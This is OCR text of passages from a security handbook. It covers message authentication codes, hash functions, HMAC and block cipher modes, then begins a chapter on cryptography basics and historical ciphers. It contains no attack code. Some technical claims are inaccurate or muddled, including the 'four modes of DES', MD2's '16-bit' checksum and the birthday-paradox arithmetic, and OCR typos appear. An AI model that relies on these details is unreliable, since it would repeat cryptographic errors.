


EXHIBIT 110.3 Asymmetrical key encryption.

that the public key being used to establish encrypted communications is owned by the proper person or organization.

Message Authentication Code

Message authentication code (MAC) with DES is the combination of encryption and hashing. As illustrated in Exhibit 110.5, as data is fed into a hashing algorithm, a key is introduced into the process.

MAC is very similar to encryption but the MAC is designed to be irreversible, like a standard hash function. Because of the computational properties of the MAC process, and the inability to reverse the encryption designed into the process, MACs are much less vulnerable to attacks than encryption with the same key length. However, this does not prevent an attacker from forging a new message and MAC.

MAC ensures data integrity like a message digest but adds limited layers of authentication because the recipient would have to have the shared secret to produce the same MAC to validate the message.

The illustration of a message authentication code function appears very similar to symmetrical encryption; however, the process is based on compressing the data into a smaller fixed length that is not designed for decryption. A message is passed into the algorithm, such as DES-CBC, and a symmetrical key is introduced. The result is much like that of a standard message digest, but the key is required to reproduce the digest for verification.

The Need for Authentication

As data is shared across networks — networks that are trusted or not — the opportunities for undesirables to interact with the session are numerous. Of the attacks that communications are vulnerable to, message authentication, in general application, addresses only a portion of the attacks. Message authentication is used as a tool to combine various communication-specific data that can be verified by the valid parties for each




EXHIBIT 110.4 Digital signature with the use of hash functμions.

message received. Message authentication alone is not an appropriate countermeasure; but when combined with unique session values, it can protect against four basic categories of attacks:

1. Masquerading
2. Content modification
3. Sequence manipulation
4. Submission modification

To thwart these vulnerabilities inherent in communications, hash functions can be used to create message digests that contain information for origination authentication and timing of the communications. Typically, time-sensitive random information, or a nonce, is provided during the initialization of the session. The nonce can be input with the data in the hashing process or used as key material to further identify the peer during communications. Also, sequence numbers and time stamps can be generated and hashed for communications that require consistent session interaction — not like that of nontime-sensitive data such as e-mail. The process of authentication, verification through the use of a nonce, and the creation of a key for MAC computations provides an authenticated constant throughout the communication.

Masquerading

The process of masquerading as a valid participant in a network communication is a type of attack. This attack includes the creation of messages from a fraudulent source that appears to come from an authorized origin.




EXHIBIT 110.5 Message authentication code.

Masquerading can also represent the acknowledgment of a message by an attacker in place of the original recipient. False acknowledgment or denial of receipt could complicate non-repudiation issues. The nonce that may have been used in the hash or the creation of a symmetrical key assists in the identification of the remote system or user during the communication. However, to accommodate origin authentication, there must be an agreement on a key prior to communication. This is commonly achieved by a preshared secret or certificate that can be used to authenticate the initial messages and create specific data for protecting the remainder of the communication.

Content Modification

Content modification is when the attacker intercepts a message, changes the content, and then forwards it to the original recipient. This type of attack is quite severe in that it can manifest itself in many ways, depending on the environment.

Sequence Manipulation

Sequence manipulation is the process of inserting, deleting, or reordering datagrams. This type of attack can have several types of effects on the communication process, depending on the type of data and communication standard. The primary result is denial of service. Destruction of data or confusion of the communication can also result.

Submission Modification

Timing modification appears in the form of delay or replay. Both of these attacks can be quite damaging. An example is session establishment. In the event that the protocol is vulnerable to replay, an attacker could use the existence of a valid session establishment to gain unauthorized access.

Message authentication is a procedure to verify that the message received is from the intended source and has not been modified or made susceptible to the previously outlined attacks.

Authentication Foundation

To authenticate a message, an authenticator must be produced that can be used later by the recipient to authenticate the message. An authenticator is a primitive reduction or representation of the primary message to be authenticated. There are three general concepts in producing an authenticator.

Encryption

With encryption, the ciphertext becomes the authenticator. This is related to the trust relationship discussed earlier by assuming the partner has the appropriate secret and has protected it accordingly.

Consider typical encrypted communications: a message sent from Alice to Bob encrypted with a shared secret. If the secret's integrity is maintained, confidentiality is assured by the fact that no unauthorized entities have the shared secret.

Bob can be assured that the message is valid because the key is secret and an attacker without the key would be unable to modify the ciphertext in a manner to make the desired modifications to the original plaintext message.

Message Digest

As briefly described above, hashing is a function that produces a unique fixed-length value that serves as the authenticator for the communication. Hash functions are one-way, in that the creation of the hash is quite simple, but the reverse is infeasible. A well-constructed hash function should be collision resistant. A collision is when two different messages produce the same result or digest. For a function to take a variable length of data and produce a much smaller fixed-length result, it is mathematically feasible to experience collisions. However, a well-defined algorithm with a large result should have a high resistance to collisions.

Hash functions are used to provide message integrity. It can be argued that encryption can provide much of the same integrity. An example is an attacker could not change an encrypted message to modify the resulting cleartext. However, hash functions are much faster than encryption processes and can be utilized to enhance performance while maintaining integrity. Additionally, the message digest can be made public without revealing the original message.

Message Authentication Code

Message authentication code with DES is a function that uses a secret key to produce a unique fixed-length value that serves as the authenticator. This is much like a hash algorithm but provides the added protection by use of a key. The resulting MAC is appended to the original message prior to sending the data. MAC is similar to encryption but cannot be reversed and does not directly provide any authentication process because both parties share the same secret key.

Hash Process

As mentioned, a hash function is a one-way computation that accepts a variable-length input and produces a fixed-length result. The hash function calculates each bit in a message; therefore, if any portion of the original message changes, the resulting hash will be completely different.

Function Overview

A hash function must meet several requirements to be used for message authentication. The function must:

- Be able to accept any size data input
- Produce a fixed-length output
- Be relatively easy to execute, using limited resources
- Make it computationally impractical to derive a message from the digest (one-way property)
- Make it computationally impractical to create a message digest that is equal to a message digest created from different information (collision resistance)

Hash functions accommodate these requirements by a set of basic principles. A message is processed in a sequence of blocks, as shown in Exhibit 110-6. The size of the blocks is determined by the hash function. The function addresses each block one at a time and produces parity for each bit. Addressing each bit provides the message digest with the unique property that dramatic changes will occur if a single bit is modified in the original message.

As detailed in Exhibit 110.6, the message is separated into specific portions. Each portion is XOR with the next portion, resulting in a value the same size of the original portions, not their combined value. As each result is processed, it is combined with the next portion until the entire message has been sent through the function. The final result is a value the size of the original portions that were created and a fixed-length value is obtained.

Message Authentication Codes and Processes

Message authentication code with DES is applying an authentication process with a key. MACs are created using a symmetrical key so the intended recipient or the bearer of the key can only verify the MAC. A plain hash function can be intercepted and replaced or brute-force attacked to determine collisions that can be of use to the attacker. With MACs, the addition of a key complicates the attack due to the secret key used in its computation.

There are four modes of DES that can be utilized:

1. Block cipher-based
2. Hash function-based
3. Stream cipher-based
4. Unconditionally secure

Block Cipher-Based Mode

Block cipher-based message authentication can be derived from block cipher algorithms. A commonly used version is DES-CBC-MAC, which, simply put, is DES encryption based on the Cipher Block Chaining (CBC) mode of block cipher to create a MAC. A very common form of MAC is Data Authentication Algorithm (DAA), which is based on DES. The process uses the CBC mode of operation of DES with a zero initialization vector. As illustrated in Exhibit 110-7, the message is grouped into contiguous blocks of 64 bits; the last group is padded on the right with zeros to attain the 64-bit requirement. Each block is fed into the DES algorithm with a key to produce a 64-bit Data Authentication Code (DAC). The resulting DAC is XOR and the next 64 bits of data is then fed again into the DES algorithm. This process continues until the last block, and returns the final MAC.




EXHIBIT 110.6 Simple hash function example.




EXHIBIT 110.7 MAC based on DES CBC.

A block cipher is a type of symmetric key encryption algorithm that accepts a fixed block of plaintext to produce ciphertext of the same length — a linear relationship. There are four primary modes of operation on which the block ciphers can be based:

1. *Electronic Code Book (ECB)*. Electronic Code Book mode accepts each block of plaintext and encrypts it independently of previous block cipher results. The weakness in ECB is that identical input blocks will produce identical cipher results of the same length. Interestingly, this is a fundamental encryption flaw that affected the Enigma. For each input, there was a corresponding output of the same length. The "step" of the last wheel in an Enigma could be derived from determinations in ciphertext patterns.
2. *Cipher Block Chaining (CBC)*. With CBC mode, each block result of ciphertext is exclusively OR'ed (XOR) with the previous calculated block, and then encrypted. Any patterns in plaintext will not be transferred to the cipher due to the XOR process with the previous block.
3. *Cipher Feedback (CFB)*. Similar to CBC, CFB executes an XOR between the plaintext and the previous calculated block of data. However, prior to being XORed with the plaintext, the previous block is encrypted. The amount of the previous block to be used (the feedback) can be reduced and not utilized as the entire feedback value. If the full feedback value is used and two cipher blocks are identical, the output of the following operation will be identical. Therefore, any patterns in the message will be revealed.
4. *Output Feedback (OFB)*. Output Feedback is similar to CFB in that the result is encrypted and XORed with the plaintext. However, the creation of the feedback is generated independently of the ciphertext and plaintext processes. A sequence of blocks is encrypted with the previous block, the result is then XORed with the plaintext.

Hash Function-Based Mode

Hash function-based message authentication code (HMAC) uses a key in combination with hash functions to produce a checksum of the message. RFC 2104 defines that HMAC can be used with any iterative cryptographic hash function (e.g., MD5, SHA-1) in combination with a secret shared key. The cryptographic strength of HMAC depends on the properties of the underlying hash function.

The definition of HMAC requires a cryptographic hash function and a secret key. The hash function is where data is hashed by iterating a basic compression function on blocks of data, typically 64 bytes in each




EXHIBIT 110.8 Simple HMAC example.

block. The symmetrical key to be used can be any length up to the block size of the hash function. If the key is longer than the hash block size, the key is hashed and the result is used as the key for the HMAC function.

This process is very similar to the DES-CBC-MAC discussed above; however, the use of the DES algorithm is significantly slower than most hashing functions, such as MD5 and SHA-1.

HMAC is a process of combining existing cryptographic functions and a keyed process. The modularity of the standard toward the type of cryptographic function that can be used in the process has become the point of acceptance and popularity. The standards treat the hash function as a variable that can consist of any hash algorithm. The benefits are that legacy or existing hash implementations can be used in the process and the hash function can be easily replaced without affecting the process. The latter example represents an enormous security advantage. In the event the hash algorithm is compromised, a new one can be immediately implemented.

There are several steps to the production of an HMAC; these are graphically represented in Exhibit 110.8. The first step is to determine the key length requested and compare it to the block size of the hash being implemented. As described above, if the key is longer than the block size it is hashed, the result will match the block size defined by the hash. In the event the key is smaller, it is padded with zeros to accommodate the required block size.

Once the key is defined, it is XOR'ed with a string of predefined bits "A" to create a new key that is combined with the message. The new message is hashed according to the function defined (see Exhibit 110.6). The hash function result is combined with the result of XOR the key with another defined set of bits "B." The new combination of the second key instance and the hash results are hashed again to create the final result.

Stream Cipher-Based Mode

A stream cipher is a symmetric key algorithm that operates on small units of plaintext, typically bits. When data is encrypted with a stream cipher, the transformation of the plaintext into ciphertext is dependent on when the bits were merged during the encryption. The algorithm creates a keystream that is combined with the plaintext. The keystream can be independent of the plaintext and ciphertext (typically referred to as a synchronous cipher), or it can depend on the data and the encryption (typically referred to as self-synchronizing cipher).

Unconditionally Secure Mode

Unconditional stream cipher is based on the theoretical aspects of the properties of a one-time pad. A one-time pad uses a string of random bits to create the keystream that is the same length as the plaintext message.

The keystream is combined with the plaintext to produce the ciphertext. This method of employing a random key is very desirable for communication security because it is considered unbreakable by brute force. Security at this level comes with an equally high price: key management. Each key is the same size and length as the message it was used to encrypt, and each message is encrypted with a new key.

Message Authentication over Encryption

Why use message authentication (e.g., hash functions and message authentication codes) when encryption seems to meet all the requirements provided by message authentication techniques? Following are brief examples and reasoning to support the use of message authentication over encryption.

Speed

Cryptographic hash functions, such as MD5 and SHA-1, execute much faster and use less system resources than typical encryption algorithms. In the event that a message only needs to be authenticated, the process of encrypting the entire message, such as a document or large file, is not entirely logical and consumes valuable system resources.

The reasoning of reducing load on a system holds true for digital signatures. If Alice needs to send a document to Bob that is not necessarily confidential but may contain important instructions, authentication is paramount. However, encrypting the entire document with Alice's private key is simply overkill. Hashing the document will produce a very small rendition of the original message, which then can be encrypted with her private key. The much smaller object encrypts quickly and provides ample authentication and abundant message integrity.

Limited Restrictions

No export restrictions on cryptographic functions are defined. Currently, the laws enforcing import and export restrictions in the international community are complicated and constantly changing. Basically, these laws are to control the level of technology and intellectual property of one country from another. Message authentication releases the communication participants from these restrictions.

Application Issues

There are applications where the same message is broadcast to several destinations. One system is elected as the communication monitor and verifies the message authentication on behalf of the other systems. If there is a violation, the monitoring system alerts the other systems.

Simple Network Management Protocol (SNMP) is an example where command messages can be forged or modified in transit. With the application of MAC, or HMAC, a password can be implemented to act as a key to allow a degree of authentication and message authentication. Each system in the community is configured with a password that can be combined with the data during the hash process and verified upon receipt. Because all the members are configured with the same password, the data can be hashed with the locally configured password and verified. It can also be forged at the destination.

System Operation

In the event that one of a communication pair is overburdened, the process of decryption would be overwhelming. Authentication can be executed in random intervals to ensure authentication with limited resources. Given the hashing process is much less intensive than encryption, periodical hashing and comparisons will consume fewer system cycles.

Code Checksum

Application authentication is achieved by adding the checksum to the program. While the program itself may be open to modification, the checksum can be verified at runtime to ensure that the code is in the original format and should produce the expected results. Otherwise, an attacker could have constructed a malicious activity to surreptitiously operate while the original application was running. It can be argued that if an attacker

can modify the code, the checksum should pose little resistance because it can also be simply regenerated. Given the typically small size of checksums, it is typically published on several Web pages or included in an e-mail. In other words, an attacker would have to modify every existence of the checksum to ensure that the recipient would inadvertently verify the modified application. If encryption was utilized, the program would have to decrypt at each runtime, consuming time and resources. This is very important for systems that provide security functions, such as firewalls, routers, and VPN access gateways.

An example of the need for code protection can be illustrated by the heavy reliance on the Internet for obtaining software, updates, or patches. In early computing, systems patches and software were mailed to the recipient as the result of a direct request, or as a registered system user. As communication technology advanced, Bulletin Board Systems (BBS) could be directly accessed with modems to obtain the necessary data. In both of these examples, a fair amount of trust in the validity of the downloaded code is assumed.

In comparison, the complexity of the Internet is hidden from the user by a simple browser that is used to access the required files. The data presented in a Web page can come from dozens of different sources residing on many different servers throughout the Internet. There are few methods to absolutely guarantee that the file being downloaded is from a trusted source. To add to the complexity, mirrors can be established to provide a wider range of data sources to the Internet community. However, the security of a mirrored site must be questioned. The primary site may have extensive security precautions, but a mirror site may not. An attacker could modify the code on an alternate download location. When the code is finally obtained, a checksum can be validated to ensure that the code obtained is the code the creator intended for receipt.

Utilization of Existing Resources

There is available installed technology designed for DES encryption processes. The use of DEC-CBC-MAC can take advantage of existing technology to increase performance and support the requirements of the communication. The DES encryption standard has been available for quite some time. There are many legacy systems that have hardware designed specifically for DES encryption. As more advanced encryption becomes available and new standards evolve, the older hardware solutions can be utilized to enhance the message authentication process.

Security Considerations

The strength of any message authentication function, such as a MAC or hash, is determined by two primary factors:

1. One-way property
2. Collision resistance

One-way property is the ability of the hash to produce a message digest that cannot be used to determine the original message. This is one of the most significant aspects of message authentication algorithms. If a message authentication algorithm is compromised and a weakness is discovered, the result could have a detrimental effect on various forms of communication.

MD4 is an example of a function's poor one-way property. Within MD4, the data is padded to obtain a length divisible by 512, plus 448. A 64-bit value that defines the original message's length is appended to the padded message. The result is separated into 512-bit blocks and hashed using three distinct rounds of computation. Weaknesses were quickly discovered if the first or last rounds were not processed. However, it was later discovered that without the last round, the original message could be derived. MD4 had several computation flaws that proved the function had limited one-way capabilities.

Collision resistance is the most considered security aspect of message authentication functions. A collision is typically defined as when two different messages have the same hash result. In the event that a hash function has a collision vulnerability, such as MD2, a new message can be generated and used to replace the original in a communication, and the hash will remain valid. The combination of the original hash and the known vulnerability will provide the attacker with enough information to produce an alternative message that will produce the same checksum. An example is the hash algorithm MD2. It was created for 8-bit computers in the late 1980s and uses 16-bit blocks of the message against which to execute the hash. MD2 produces a 16-bit checksum prior to passing through the hash function. If this checksum is omitted, the production of a

collision would be trivial. MD4 was subject to weak collision resistance as well, and it was proven that collisions could be produced in less than a minute on a simple personal computer.

The concept of a collision is a fundamental issue concerning probabilities. Take, for example, a hash function that produces an n-bit digest. If one is looking for a result of x, it can be assumed that one would have to try 2^n input possibilities. This type of brute-force attack is based on a surprising outcome referred to as the "birthday paradox": What is the least number of people in a group that can provide the probability, greater than half, that at least two people will have the same birthday?

If there are 365 days per year, and if the number of people exceeds 365, there will be a successful collision. If the number of people in the group is less than 365, then the number of possibilities is 365^n, where n is the number of people in a group. For those still wondering, the number of people, assuming there is a collision, is 23. This is a very small number; but when calculated against the number of possibilities that any two people's birthdays match, one sees that there are 253 possibilities. This is simply calculated as $n(n-1)/2$, which results in the probability of $P(365, 23) = 0.5073$, or greater than one half.

The birthday paradox states that given a random integer with a constant value between 1 and n, what is the selection of the number of permutations (the number of people required to meet 0.5 probability) that will result in a collision?

Given a fixed-length output that can represent an infinite amount of variation, it is necessary to understand the importance of a robust algorithm. It is also necessary for the algorithm to produce a relatively large result that remains manageable.

However, as certificates and other public key cryptography is utilized, message authentication processes will not be exposed to direct attack. The use of a hash to accommodate a digital signature process is based on the ownership and trust of a private key; the hash, while important, is only a step in a much more complicated process.

Conclusion

Communication technology has provided several avenues for unauthorized interaction with communications requiring the need to address security in ways previously unanalyzed. Message authentication provides a means to thwart various forms of attack and can enhance other aspects of communication security. A message "fingerprint" can be created in several ways, ranging from simple bit parity functions (hash) to utilization of encryption algorithms (DES-CBC-MAC) to complicated hybrids (HMAC). This fingerprint cannot only be used to ensure message integrity, but also given the inherent process of message reduction, it lends itself to authentication and signature processes.

Message authentication is a broad activity that employs several types of technology in various applications to achieve timely, secure communications. The combinations of the application of these technologies are virtually limitless and, as advancements in cryptography, cryptanalysis, and overall communication technology are realized, message authentication will most certainly remain an interesting process.

Fundamentals of Cryptography and Encryption

Ronald A. Gove

This chapter presents an overview of some basic ideas underlying encryption technology. The chapter begins by defining some basic terms and follows with a few historical notes so the reader can appreciate the long tradition that encryption, or secret writing, has had. The chapter then moves into modern cryptography and presents some of the underlying mathematical and technological concepts behind private and public key encryption systems such as DES and RSA. We will provide an extensive discussion of conventional private key encryption prior to introducing the concept of public key cryptography. We do this for both historical reasons (private key did come first) and technical reasons (public key can be considered a partial solution to the key management problem).

SOME BASIC DEFINITIONS

We begin our discussion by defining some terms that will be used throughout the chapter. The first term is *encryption*. In simplest terms, encryption is the process of making information unreadable by unauthorized persons. The process may be manual, mechanical, or electronic, and the core of this chapter is to describe the many ways that the encryption process takes place. Encryption is to be distinguished from message-hiding. Invisible inks, microdots, and the like are the stuff of spy novels and are used in the trade; however, we will not spend any time discussing these techniques for hiding information. Exhibit 19.1 shows a conceptual version of an encryption system. It consists of a sender and a receiver, a message (called the "plain text"), the encrypted message (called the "cipher text"), and an item called a "key." The encryption process, which transforms the plain text into the cipher text, may be thought of as a "black box." It takes inputs (the plain text and key) and produces output (the cipher text). The

messages may be handwritten characters, electromechanical representations as in a Teletype, strings of 1s and 0s as in a computer or computer network, or even analog speech. The black box will be provided with whatever input/output devices it needs to operate; the insides, or cryptographic algorithm will, generally, operate independently of the external representation of the information.




Exhibit 19.1. Conceptual Version of an Encryption System

The *key* is used to select a specific instance of the encryption process embodied in the machine. It is more properly called the "*cryptovariable*." The use of the term "key" is a holdover from earlier times. We will discuss cryptovariables (keys) in more detail in later sections. It is enough at this point to recognize that the cipher text depends on both the plain text and the cryptovariable. Changing either of the inputs will produce a different cipher text. In typical operation, a cryptovariable is inserted prior to encrypting a message and the same key is used for some period of time. This period of time is known as a "cryptoperiod." For reasons having to do with cryptanalysis, the key should be changed on a regular basis. The most important fact about the key is that it embodies the security of the encryption system. By this we mean the system is designed so that complete knowledge of all system details, including specific plain and cipher text messages, is not sufficient to derive the cryptovariable.

It is important that the system be designed in this fashion because the encryption process itself is seldom secret. The details of the data encryption standard (DES), for example, are widely published so that anyone may implement a DES-compliant system. In order to provide the intended secrecy in the cipher text, there has to be some piece of information that is not available to those who are not authorized to receive the message; this piece of information is the cryptovariable, or key.

Inside the black box is an implementation of an algorithm that performs the encryption. Exactly how the algorithm works is the main topic of this chapter, and the details depend on the technology used for the message.

Cryptography is the study of the means to do encryption. Thus cryptographers design encryption systems. Cryptanalysis is the process of figuring out the message without knowledge of the cryptovariable (key), or more generally, figuring out which key was used to encrypt a whole series of messages.

SOME HISTORICAL NOTES

The reader is referred to Kahn[1] for a well-written history of this subject. We note that the first evidence of cryptography occurred over 4000 years ago in Egypt. Almost as soon as writing was invented, we had secret writing. In India, the ancients' version of Dr. Ruth's Guide to Good Sex, the *Kama-Sutra,* places secret writing as 45th in a list of arts women should know. The Arabs in the 7th century AD were the first to write down methods of cryptanalysis. Historians have discovered a text dated about 855 AD that describes cipher alphabets for use in magic.

One of the better known of the ancient methods of encryption is the Caesar Cipher, so called because Julius Caesar used it. The Caesar Cipher is a simple alphabetic substitution. In a Caesar Cipher, each plain text letter is replaced by the letter 3 letters away to the right. For example, the letter A is replaced by D, B by E, and so forth. (See Exhibit 19.2, where the plain-text alphabet is in lower case and the cipher text is in upper case.)

a b c d e f g h i j k l m n o p q r s t u v w x y z

D E F G H I J K L M N O P Q R S T U V W X Y Z A B C

Plain text: Omnia Gallia est divisa in partes tres . . . .

Cipher Text: RPQLD JDOOLD HVW GLYLVD LQ SDUWHV WUHV . . .

Exhibit 19.2. The Caesar Cipher

Caesar's Cipher is a form of a more general algorithm known as monoalphabetic substitution. While Julius Caesar always used an offset of 3, in principal one can use any offset, from one to 25. (An offset of 26 is the original alphabet.) The value of the offset is in fact the cryptovariable for this simplest of all monoalphabetic substitutions. All such ciphers with any offset are now called Caesar Ciphers.

There are many ways to produce alphabetic substitution ciphers. In fact, there are 26! (26 factorial or 26X25X24 . . . X2X1) ways to arrange the 26 letters of the alphabet. All but one of these yields a nonstandard alphabet. Using a different alphabet for each letter according to some well-defined rule can make a more complicated substitution. Such ciphers are called polyalphabetic substitutions.

Cryptography underwent many changes through the centuries often following closely with advances in technology. When we wrote by hand, encryption was purely manual. After the invention of the printing press various mechanical devices appeared such as Leon Batista Alberti's cipher disk in Italy. In the 18th century, Thomas Jefferson invented a ciphering device consisting of a stack of 26 disks each containing the alphabet around the face of the edge. Each disk had the letters arranged in a different order. A positioning bar was attached that allowed the user to align the letters along a row. To use the device, one spelled out the message by moving each disk so that the proper letter lay along the alignment bar. The bar was then rotated a fixed amount (the cryptovariable for that message) and the letters appearing along the new position of the bar were copied off as the cipher text. The receiver could then position the cipher text letters on his "wheel" and rotate the cylinder until the plain text message appeared.

